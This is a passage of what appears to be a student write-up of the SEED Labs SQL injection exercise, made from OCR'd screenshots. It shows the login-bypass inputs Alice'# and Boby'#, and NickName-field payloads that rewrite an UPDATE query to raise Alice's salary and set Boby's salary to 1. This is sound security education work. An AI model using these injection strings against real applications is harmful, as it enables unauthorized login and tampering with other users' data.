```


SQLi Lab
SQLi Lab
www.seed-server.com
67%
Employee Profile Login
USERNAME
Alice'#
PASSWORD
Password
Login
Copyright © SEED LABs


SQLi Lab
SQLi Lab
www.seed-server.com/unsafe_home.php?usernan
67%
Home
Edit Profile
Logout
Alice Profile
Key
Value
Employee ID
10000
Salary
20000
Birth
9/20
SSN
10211002
NickName
Email
Address
Phone Number
Copyright © SEED LABs



Screenshot 7: Logging in as Alice with Alice'#, her profile before (salary = 20000), and the injected text typed into the NickName field.



Screenshot 8: Alice's profile after saving, salary is now 120000.


Explanation:


The query turned into UPDATE credential SET nickname='', salary=120000 WHERE name='Alice' #. My quote ended the nickname value, then I added salary=120000 as a second thing to update, and the # hid the rest of the original query. After saving, Alice's salary went from 20000 to 120000, so she gave herself a raise through the form.

Subtask 3.2 Alice changes Boby's salary to 1


What I typed in the NickName field (while logged in as Alice):

```
', salary=1 WHERE name='Boby' #
```





Screenshot 9: The input targeting Boby typed in the NickName field, then logging in as Boby with Boby'# to check.



Screenshot 10: Boby's profile showing his salary is now 1.

Explanation:

This time I changed the WHERE part so it points at name='Boby' instead of Alice. I was still logged in as Alice, but because the input is not filtered I could edit someone else's row and drop

Boby's salary to 1. To make sure it worked, I logged in as Boby with Boby'# and his salary really was 1. So the bug lets a user change other people's data too.